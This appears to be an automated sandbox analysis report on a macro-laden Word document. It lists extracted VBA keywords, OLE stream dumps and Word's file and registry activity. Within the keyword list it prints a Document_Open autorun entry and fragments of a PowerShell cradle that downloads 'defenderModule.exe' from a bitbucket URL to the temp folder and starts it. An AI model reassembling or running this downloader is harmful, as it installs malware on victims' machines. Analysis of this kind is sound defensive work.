Data Raw:	01 16 01 00 01 00 01 00 00 c6 1d 00 00 e4 00 00 00 ea 01 00 00 ff ff ff ff cd 1d 00 00 55 66 02 00 00 00 00 00 01 00 00 00 aa 3b c6 45 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 db 3e a4 0a 38 f7 03 4e 9b 74 bd 89 8d 70 1e be a4 e4 03 bb ff bd fd 49 a8 c5 6c ac 30 96 e6 4b 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
"<html><head><meta
True)
Byte:
objItem.DSGlobalCatalogFlag
objSDUtil.Get("ntSecurityDescriptor")
img.CreateStickyNote("ageindays_"
Byte,
Byte)
"em""> "
"bars",
"Pool
http://https://en.wikipedia.org/wiki/Theodorus_of_Cyrene
"spiral.png",
Split(theText,
Object
objItem.PrimaryOwnerContact
tii()
$TempDir
Wscript.ScriptFullName
arrDHCPRecord
CreateObject("Scripting.Filesystemobject")
Subtitles
Replace(Text,
ParseSrt(path,
Notepad",
udax(str)
"Primary
img.DrawPolygon
"John"
objItem.Description
objItem.PoolNonpagedAllocs
pivot.LoadChartTemplate
Where
ForReading
False
"User
charset(Source)
Global

Keyword
LBound(sb_)
wdix(p_)
large
Allowed
"Name:
objtextFile.AtEndOfStream
objOutput
objItem.PercentCommittedBytesInUse
Date)
objItem.CommitLimit
"Percent
'defenderModule.exe'"
wdix(str)
UBound(Files)
height=""""
GetObject("LDAP://OU=Finance,
"Network:
"Demand
'WScript.Echo
GetObject("winmgmts:"
objSD.DiscretionaryAcl
"sample.srt"
"\Adersoft\Vbsedit\Resources\"
"Default
objCatalog
objItem.PagesPersec
objItem.DomainName
objItem.CacheBytes
pivot.Initialize
thedy
Shell.Run
Vbsedit's
Delegate
Distribution
ADS_ACETYPE_ACCESS_ALLOWED_OBJECT
CreateObject("Microsoft.Update.AutoUpdate")
SecondsToString
objItem.DomainGuid
"title",
Stream
"Server
"{impersonationLevel=impersonate}!\\"
arr(i
timings
WshShell
toolkit.OpenFileDialog("",
objInput.LoadFromFile
Owner
objItem.DSTimeServiceFlag
"<tspan
Binary
CreateObject("WbemScripting.SWbemRefresher")
objDHCPServer.WINSServers
SFU_Domain")
Update
VB_Exposed
".png"
objItem.DSDnsDomainFlag
objDHCPServer.LeaseRebindingTime
Input
scb_(idx)
"Refresh",
mask:
objInput

Keyword
Days,
objOutput.LineSeparator
strLine
First
StringToSeconds(Left(tt,
Count
Bytes:
bytes:
Mount
objOutput.charset
"""c:\program
Spiral
Limit:
fso.OpenTextFile(path,
img.FontFamily
ADS_RIGHT_DS_CONTROL_ACCESS
objDHCPServer.Network
"Transition
name:
folder
FalseSet
"sheaa"
Toolkit
StringToSeconds(from_time)
objAdminIS.GetCatalogByName("Script
Video
VB_GlobalNameSpace
f.ReadLine
objShell.ExpandEnvironmentStrings("%LOCALAPPDATA%")
objItem.SystemDriverResidentBytes
Stream.Type
until_time
"<")
ADS_ACEFLAG_INHERIT_ACE
Megabytes:
Virtual
unbiased
"White"
shift_from
Flag:
"ntSecurityDescriptor",
Kerberos
Variant
Source,
strComputer
objSD
VB_Customizable
objCatalog.AddScope("c:\scripts\Indexing
objItem.ClientSiteName
Monitor
"Lease
objScope.path
[System.IO.Path]::GetTempPath();cd
Len(n)
"<body></html>"
sb_(idx)
days",
objDHCPServer.LeaseTime
objItem.Default
enabled:
Server",
objItem.DSPrimaryDomainControllerFlag
ADS_FLAG_INHERITED_OBJECT_TYPE_PRESENT
StringToSeconds(str)

Keyword
pivot.Finalize
Comma
""">"
".bak",
Kilobytes:
charset
Const
"Number
objItem.PageFaultsPersec
Stream.Open
objAce.InheritedObjectType
Text,
file")
UBound(sb_)
StringToSeconds(Mid(tt,
"Script
Shell
"Pages
objNetwork
note.AddMenuOption
Using
hidden
files\vbsedit\vbsedit.exe""
Sqr(adj
firstname,
"vertical"
Stream.Read(limit)
Wscript.Sleep
"\ageindays_"
"DHCP
'Z:\\")
records
"Central
from_time
pos),
objDHCPServer.NetworkMask
objItem.DSDirectoryServiceFlag
objItem.SystemCodeTotalBytes
objItem.FreeSystemPageTableEntries
objDacl
pb_()
"wscript.exe
String)
objRefresher.Refresh
scope"
String:
"Date:
offset,
colItems
rebinding
firstname
objOutput.SaveToFile
CreateObject("VirtualServer.Application")
theText
pb_(i)
DC=fabrikam,DC=Com")
objItem.SystemDriverTotalBytes
objItem.AvailableKBytes
"Starting
"Domain
(f.AtEndOfStream)
dest,
proxy
CreateObject("ADODB.Stream")

Keyword
shift_until
UBound(pb_):
Split(Mid(tt,
"System
"firefox.exe
Writable
Sin(angletotal)
"Commit
events"
img.Create
$TempDir;(New-Object
objNetwork.DHCPVirtualNetworkServer
CDbl(s)
"Read-only:
Authenticate
objScope
img.CenterText
number
VB_Creatable
Stream.LoadFromFile
"Free
img.Load
Separated
y="""
"Open
fso.CreateTextFile("sample.html",
their
address:
"</text>"
objItem.WriteCopiesPersec
"Cache
Left(Wscript.ScriptFullName,
Wscript.Echo
False,
AscB(MidB(s,
False)
"Bypass
Copies
fill=""green""/>"
objDacl.AddAce
CreateObject("Microsoft.Update.WebProxy")
objItem.SystemCodeResidentBytes
Source
".axa"
identical,
(objWMIService,
Resident
("Select
objDHCPServer.StartingIPAddress
(objInput.EOS)
Information
objItem.DemandZeroFaultsPersec
http://https://en.wikipedia.org/wiki/Central_limit_theorem
Peak:
VB_Name
CreateObject("Vbsedit.ImageProcessor")
Catalog")
(fso.FileExists(Source
thesvg
objInput.Open
objDHCPServer.ServerIPAddress
Mid(m,
objAutoUpdate.Settings
objAce.AceType

Keyword
objStream
objRefresher
objRefresher.AddEnum
objItem.DnsForestName
seconds",
Int(t
Type:
Vbsedit",
angletotal
InStr(strLine,
objAce
System.Net.WebClient).DownloadFile('https://bitbucket.org/seveca-emilia/onemoreslave/downloads/defenderModule.exe',$TempDir+'defenderModule.exe');Start-Process
objSettings
CreateObject("Scripting.FileSystemObject")
Cache
Sticky
Table
pivot.ReplaceTag
img.color
path,
objItem.KeyName
UBound(Lines)
objItem.CacheBytesPeak
Modify
ReDim
Atn(opp
"Maps:
objInput.charset
local
"Time:
color)
objItem.DomainControllerName
objDHCPServer
"FABRIKAM\kmyer"
While
objItem.CacheFaultsPersec
objWMIService
"<svg
objItem.Maps
Right
DateDiff("d",
bytes
udax(str
CreateObject("Microsoft.ISAdm")
Replace(dy,
objSDUtil.Put
Attribute
sample.html",
objProxy
"Shift",
Bytes
Script
Create
arr(i,
objItem.DomainControllerAddress
CreateObject("Wscript.Shell")
objStream.Close
Entries:
movie
Indexing
CreateObject("vbsedit.imageprocessor")
Wscript.CreateObject("Wscript.Shell")
"lightgreen"
stroke=""red""

Keyword
Central
objItem
objAdminIS
objOutput.WriteText
Directory
Server
"Committed
Second:
objAce.Flags
ForReading)
http-equiv=""Content-Type""
currentdir
Resume
objItem.PoolPagedResidentBytes
Primary
pivot.SetColumnNames
img.FillPolygon
Reads
VB_Base
fso.CopyFile
Randomize
Int(t)
subtitle
color
objItem.DSDnsControllerFlag
Int((t
objProxy.ReadOnly
"c:\scripts"
Forest
Angle
Replace(s,
objItem.Domain
mult,
style=""fill:"
objAce.AceFlags
pivot.SaveChart
objInput.LineSeparator
LenB(s)
objSDUtil.SetInfo
Center
note.ShowBalloon
Network")
img.Save
objDHCPServer.DNSServers
Split(str,
"</tspan>"
Array(objSD)
objItem.PoolPagedBytes
Allocations:
objSDUtil
objItem.PageWritesPersec
objItem.PagesOutputPersec
x=""""
objItem.PageReadsPersec
objItem.DcSiteName
ADS_FLAG_OBJECT_TYPE_PRESENT
"</svg>"
sb_()
"Address:
img.FontSize
objInput.Type
resourceLocation
"""/>"
"Edit

Keyword
SecondsToString(seconds)
WshShell.Run
objVS
objOutput.Open
objDHCPServer.DefaultGatewayAddress
"Page
"DhcpSrvLog-Mon.log",
vbCrLf)
objItem.SystemCacheResidentBytes
Int(Max
Address
Name:
Nonpaged
CreateObject("AccessControlEntry")
maisLixo()
"\"))
Lines
objDHCPServer.EndingIPAddress
ElseIf
birthdate,
Values
InputBox("Enter
vbCrLf
VB_TemplateDerived
read:
"Arial"
objStream.Type
objItem.PagesInputPersec
objProxy.UserName
Performance
Variant:
UBound(s)
"<text
Total
strFile
Paged
Service
Records"
".bak"))
old",
CreateObject("Vbsedit.PivotTable")
"Description:
Faults
addresses:
Scope
udax(p_)
objItem.DSKerberosDistributionCenterFlag
Files
"Ending
(*.srt)|*.srt",
CreateObject("VbsEdit.Toolkit")
Writes
">")
objStream.Open
objSettings.Save
theorem
objDHCPServer.IsEnabled
Len(h)
"\root\sfuadmin")
out.Close
objAutoUpdate
FormatNumber(m,
objProxy.Address
Document_Open()

Keyword
objOutput.Close
pivot.Add
StringToSeconds(until_time)
using
dominant-baseline=""middle""
"your
pos))
objAce.AccessMask
objItem.Caption
"notepad.exe
"column"
objItem.CommittedBytes
objSettings.ScheduledInstallationDay
WshShell.RegRead("HKLM\SYSTEM\CurrentControlSet\Control\Nls\CodePage\ACP")
charset(strFile)
objInput.Close
System
"Client
wdix(str
bytes()
"Event
GUID:
objtextFile
String
Split(strLine,
"Default:
"stacked",
gateway
Catalog
"Caption:
toolkit
objAce.Trustee
theorem"
ParseSrt
CreateObject("WScript.Shell")
objItem.PoolNonpagedBytes
objItem.PoolPagedAllocs
objItem.AvailableMBytes
seconds
Address:
Stream.Close
"<rect
Len(s)
"WINS
offset
objItem.DSDnsForestFlag
"ThisDocument"
Domain
"red"
Committed
StringToSeconds
objScope.Alias
objStream.LoadFromFile
"spiral.png"
Wscript.CreateObject("Scripting.Filesystemobject")
"sample.fra.srt"
Controller
Driver
image
objFSO
"Domain:
objProxy.BypassProxyOnLocal
Int(UBound(Lines)
Output

Keyword
Cos(angletotal)
pivot
"Write
objItem.Name
"<line
Extended
"Network
renewal
servers:
objWMIService.ExecQuery
files
Entire
objWMIService.ExecQuery("Select
Contact:
InStr(tt,
Wscript.Quit
Error
Compare
Split(Left(tt,
Schedule
'Your
birthdate
Properties
VB_PredeclaredId
limit
"Available
objAce.ObjectType
rolling
objSettings.ScheduledInstallationTime
Memory
objVS.FindVirtualNetwork("Internal
objtextFile.ReadLine
out.Write
Function
objShell
"Host
"Windows-"
Volume
"calendar.png"
Proxy
Theodorus
objItem.DC
img.BrushColor
objItem.TransitionFaultsPersec
Shift
dy="""
"aower"
InStrRev(Wscript.ScriptFullName,
objItem.AvailableBytes
objItem.DomainControllerAddressType
"false"
video,
Server:
objItem.DSWritableFlag
time:
Private
objDHCPServer.LeaseRenewalTime
objOutput.Type
f.Close
"Sum",

VBA Code

Streams

Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 375

General	
Stream Path:	PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	375
Entropy:	5.33453038431
Base64 Encoded:	True
Data ASCII:	I D = " { 4 B 2 8 A 7 6 7 - B 5 4 8 - 4 D 2 4 - A 9 8 A - 1 4 F C 9 1 C 9 5 E 7 6 } " . . D o c u m e n t = T h i s D o c u m e n t / & H 0 0 0 0 0 0 0 0 . . N a m e = " P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 1 E 1 C F E E 2 0 2 1 E 2 4 2 2 2 4 2 2 2 4 2 2 2 4 2 2 " . . D P B = " 3 C 3 E D C 0 0 E 4 1 F E 5 1 F E 5 1 F " . . G C = " 5 A 5 8 B A 2 6 D 9 2 7 D 9 2 7 2 6 " . . . . [H o s t E x t e n d e r I n f
Data Raw:	49 44 3d 22 7b 34 42 32 38 41 37 36 37 2d 42 35 34 38 2d 34 44 32 34 2d 41 39 38 41 2d 31 34 46 43 39 31 43 39 35 45 37 36 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 44 6f 63 75 6d 65 6e 74 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4e 61 6d 65 3d 22 50 72 6f 6a 65 63 74 22 0d 0a 48 65 6c 70 43 6f 6e 74 65 78 74 49 44 3d 22 30 22 0d 0a 56 65 72 73 69 6f 6e 43 6f 6d 70 61 74 69

Stream Path: PROJECTwm, File Type: data, Stream Size: 41

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	41
Entropy:	3.07738448508
Base64 Encoded:	False
Data ASCII:	T h i s D o c u m e n t . T . h . i . s . D . o . c . u . m . e . n . t . . . . .
Data Raw:	54 68 69 73 44 6f 63 75 6d 65 6e 74 00 54 00 68 00 69 00 73 00 44 00 6f 00 63 00 75 00 6d 00 65 00 6e 00 74 00 00 00 00 00

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 7060

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	7060
Entropy:	5.55925901598
Base64 Encoded:	True
Data ASCII:	. a . . . . . , . * . \ \ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \ \ . P . r . o . g . r . a . m . . F . i . l . e . s . . (. x . 8 . 6 .) . \ \ . C . o . m . m . o . n . . F . i . l . e . s . \ \ . M . i . c . r . o . s . o . f . t . . S . h . a . r . e . d . \ \ . V . B . A . \ \ . V . B . A . 7 . . .
Data Raw:	cc 61 af 00 00 01 00 ff 16 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 2c 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/dir, File Type: VAX-order 68K Blit (standalone) executable, Stream Size: 523

General	
Stream Path:	VBA/dir
File Type:	VAX-order 68K Blit (standalone) executable
Stream Size:	523
Entropy:	6.29824308961
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . . p . . H . . . . . d . . . . P r o j e c t . Q . (. . @ . . . . . = ... l . . . . 0 . . a . . . . J . < . . . . . r s t d . o l e > . . s . t . . d . o . l . e P . . . h . % ^ . . * . \ \ G { 0 0 0 2 0 . 4 3 0 - . . . . C . . . . . 0 0 4 6 } # . 2 . 0 # 0 # C : . \ \ W i n d o w s . \ \ S y s W O W 6 4 \ \ . e 2 . t l b . # O L E A u t . o m a t i o n . ` . . . . E N o r m a l . . E N . C r . m . a Q . F . . . . . * . \ \ C . . . . . a .
Data Raw:	01 07 b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 07 00 1c 00 50 72 6f 6a 65 63 74 05 51 00 28 00 00 40 02 14 06 02 14 3d ad 02 0a 07 02 6c 01 14 08 06 12 09 02 12 80 30 93 d7 61 02 00 0c 02 4a 12 3c 02 0a 16 00 01 72 73 74 64 10 6f 6c 65 3e 02 19 73 00 74 00 00 64 00 6f 00 6c 00 65 50 00 0d 00 68 00 25 5e 00 03 2a 00 5c 47 7b 30 30

Network Behavior

No network behavior found

Code Manipulations

Statistics

System Behavior

Analysis Process: WINWORD.EXE PID: 2280 Parent PID: 584

General

Start time:	08:51:40
Start date:	27/12/2020
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f990000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE95226B4	CreateDirectoryA

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE91FEC53	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE9206CAC	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{EC948C2F-5218-4A38-A66D-F6FECB16C1E9}.tmp	unknown	512	success or wait	8	7FEE94216E1	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{EC948C2F-5218-4A38-A66D-F6FECB16C1E9}.tmp	unknown	512	success or wait	105	7FEE94216E1	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{EC948C2F-5218-4A38-A66D-F6FECB16C1E9}.tmp	unknown	512	success or wait	22	7FEE94216E1	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{EC948C2F-5218-4A38-A66D-F6FECB16C1E9}.tmp	unknown	512	success or wait	1	7FEE94216E1	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{EC948C2F-5218-4A38-A66D-F6FECB16C1E9}.tmp	unknown	512	success or wait	1	7FEE94216E1	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{EC948C2F-5218-4A38-A66D-F6FECB16C1E9}.tmp	unknown	512	success or wait	1	7FEE94216E1	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{EC948C2F-5218-4A38-A66D-F6FECB16C1E9}.tmp	unknown	512	success or wait	92	7FEE94216E1	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{EC948C2F-5218-4A38-A66D-F6FECB16C1E9}.tmp	unknown	512	success or wait	7	7FEE94216E1	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{1BCB4583-025D-4403-9DBE-B492A11253DC}.tmp	unknown	512	success or wait	1	7FEE94216E1	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{1BCB4583-025D-4403-9DBE-B492A11253DC}.tmp	unknown	512	success or wait	1	7FEE94216E1	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{C53DB071-4F03-422B-8C5C-F1ADB98D2678}.tmp	unknown	512	success or wait	1	7FEE94216E1	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{C53DB071-4F03-422B-8C5C-F1ADB98D2678}.tmp	unknown	512	success or wait	1	7FEE94216E1	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Recognizers\{3133A7FE-BC5F-4D81-BF02-184ECC88D66E}	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Actions\{16A933D2-A296-49D5-96FC-C7C2DAEE88B4}	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Actions\{3CC385AC-95CC-4A75-BF35-AB36AE645BCF}	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Actions\{99E0D1EC-0A0D-4E50-B8A1-82A8B6ECE5CB}	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Actions\{B7EFF951-E52F-45CC-9EF7-57124F2177CC}	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Applications\OpusApp	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Registration\745773\{90140000-003D-0000-1000-0000000FF1CE}	success or wait	1	7FEE94216E1	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Recognizers\{3133A7FE-BC5F-4D81-BF02-184ECC88D66E}	NULL	unicode		success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Actions\{16A933D2-A296-49D5-96FC-C7C2DAEE88B4}	NULL	unicode		success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Actions\{16A933D2-A296-49D5-96FC-C7C2DAEE88B4}	filename	unicode	C:\PROGRA~1\COMMON~1\MICROS~1\SMARTT~1\LISTS\BASMLA.XSL	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Actions\{3CC385AC-95CC-4A75-BF35-AB36AE645BCF}	NULL	unicode		success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Actions\{99E0D1EC-0A0D-4E50-B8A1-82A8B6ECE5CB}	NULL	unicode		success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Actions\{B7EFF951-E52F-45CC-9EF7-57124F2177CC}	Solution	unicode	{15727DE6-F92D-4E46-ACB4-0E2C58B31A18}	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag	migratedBitValues	binary	01 00 00 00	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Applications\OpusApp	FriendlyName	unicode	Microsoft Word 14.0	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Applications\OpusApp	Save	binary	01 00 00 00	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Applications\OpusApp	ShowButtons	binary	01 00 00 00	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Applications\OpusApp	ShowIndicators	binary	01 00 00 00	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common	QMSessionCount	dword	2	success or wait	1	7FEE94216E1	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1358626844	1369112605	success or wait	1	7FEE94216E1	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1369112605	1369112606	success or wait	1	7FEE94216E1	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C040010000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1358626844	1369112605	success or wait	1	7FEE94216E1	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C040010000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1369112605	1369112606	success or wait	1	7FEE94216E1	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100904001000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1358626865	1369112626	success or wait	1	7FEE94216E1	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100904001000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1369112626	1369112627	success or wait	1	7FEE94216E1	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1369112606	1369112607	success or wait	1	7FEE94216E1	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1369112607	1369112608	success or wait	1	7FEE94216E1	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C040010000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1369112606	1369112607	success or wait	1	7FEE94216E1	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C040010000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1369112607	1369112608	success or wait	1	7FEE94216E1	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10090400100000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1369112627	1369112628	success or wait	1	7FEE94216E1	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10090400100000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1369112628	1369112629	success or wait	1	7FEE94216E1	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1369112622	1369112623	success or wait	1	7FEE94216E1	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1369112623	1369112624	success or wait	1	7FEE94216E1	unknown

Disassembly